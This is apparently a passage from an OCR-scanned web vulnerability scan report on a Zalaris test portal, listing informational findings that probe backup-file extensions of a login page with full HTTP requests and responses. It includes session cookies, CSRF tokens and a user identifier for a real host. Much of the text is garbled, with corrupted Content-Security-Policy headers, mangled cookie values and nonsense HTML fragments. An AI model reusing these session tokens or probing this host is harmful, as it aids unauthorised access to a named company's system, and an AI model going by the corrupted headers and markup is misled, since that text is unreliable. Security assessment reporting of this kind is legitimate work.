v></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div

..[SNIP]...

## 23.49. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.gz

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

### Request 1

GET /neptune/native/neptune\_login\_ping.gz HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;g=0.9,en;g=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650

ai\_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai\_authJesr=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:04:37 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target: access-control-allow-headers: X-Requested-With

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://isi.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</body> </html>

# Request 2

GET /neptune/native/cki html HTTP/1 1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

3qi user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authlest=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

## Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:04:39 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files/decom.accom/siles-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https://signicat.c https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://i5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\* zalaris.com/https://ednjs.cloudflare.com/https://\* mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://sumg.co eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://t.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><titile>Zalaris page not found</titile><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><l-meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><l-meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"-->
//refresh" content= ..[SNIP]...

## 23.50. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.inc

#### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/native/neptune\_login\_ping.html

#### Request 1

GET /neptune/native/neptune\_login\_ping.inc HTTP/1.1

Host: testportal zalaris com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhvwFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:07:43 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://books.net/https://book https://cdn.syndication.twimg.com.https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.ap.com/ https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://maps.gstatic.com https://s.googleapis.com https://s.mapa.ondemand.com https://syndication.twitter.com https://syndication.twit eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com/.443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div> </html>

### Request 2

GET /neptune/native/pufm.html HTTP/1.1

Host: testportal.zalaris.con

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG Colinicapi.eniginie.secutiny.autinenicatori.originia\_application\_ui=be1#39jFkwke1ctw/rkxi2/gi/82Bwbebq30sv8kqzkwqtkdGndtsecsSiNThBu0X15E7e2XeH7Jilliel4u3G P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FReVfxOVzqwsYf%2BuEw8A%2FEnKM%2Bof00tuB%2BoglcPGyX%2BwajTHGXkuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 2

HTTP/1.1 404 APPLID not found

Date: Thu. 14 Jul 2022 08:07:45 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8 Content-Length: 1518 dxp-sap: 21100006

x-user-logon-language: E

xhr-target: access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://iboost.ai/ https://zalcors.azurewebsites.net/ https://\* accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https:// https://t.sqarias.com/443 https://e.zalaris.com/443 https://e.zalaris.com/https://s.apuci.com/https://s.ap https://www.zarairs.com/https:/// twimg.com/https://www.zarairs.com/https://brittps://maps.googleapis.com:443 https://brittps://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://batch.twimg.com/tfwcss/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO equiv="Pragma" content="no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directiv type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-itemscenter"><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></mi> the third in the state of the s ...[SNIP]...

### 23.51. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.include

### Summary

Severity Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/native/neptune\_login\_ping.html

### Request 1

GET /neptune/native/neptune\_login\_ping.include HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:07:55 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https:///in.aps.indes/in.aps.//in.aps.indes/in.aps.//in.aps.indes/in.aps.googleaps.com/ https:///in.aps.googleaps.com/ https:///in.aps.in.aps.indes/in.aps.googleaps.com/ https://in.aps.in.aps https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boo eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff Connection: close

<body ><div id="ping"></div>

</body> </html>

### Request 2

GET /neptune/native/mpyzbjxl.html HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;g=0.9,en;g=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650

ai\_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai\_authJesr=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

# Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:07:57 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

cache-control: no-store

x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://loogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://ms.gstatic.com https://sgoogleapis.com https://sapui5.hana.ondemand.com https://syndication.twitter.com https:// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><tittle>Zalaris page not found</tittle><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="en"><heat http-equiv="cache"><meta http-equiv="cache"><meta http-equiv="cache-directive: no-cache"><meta http-equiv="cache-directive: no-cache-directive: no-cachemeta mtp-equiv - Keriesi - Onterit - 10, un-mtps://portal.zaans.com -->-link fel- sytesiteet type="text/texts" free-"/content" yep= "text/texts" free-"/costs-mt--/assets/css/mod.css"-xal-ontent row align-items-center">-div class="cont-inm">-div class="zol-content">-div class="zol-content row align-items-center">-div class="col-6 mx-auto col-md-6 order-md-1">-div class="text-md-1">-div class="col-6 mx-auto col-md-6 order-md-1">-div class="text-md-1">-div class="col-1">-div class="colmd-6 order-md-1 text-center text-md-left pr-md-5">class="ral-type">down-forder-md-1 text-center text-md-left pr-md-5">class="lat-type">down-forder-md-1 text-center text-md-left pr-md-5">class="lat-type">down-forder-md-1 text-center text-md-left pr-md-5">class="lat-type">down-forder-md-1 text-center text-md-left pr-md-5">class="lat-type">down-forder-md-1 text-center text-md-left pr-md-5">down-forder-md-1 text-center text-md-left pr-md-5">down-forder-md-1 text-center pr-md-5" ...[SNIP]...

### 23.52. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.jar

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

### Request 1

GET /neptune/native/neptune\_login\_ping.jar HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

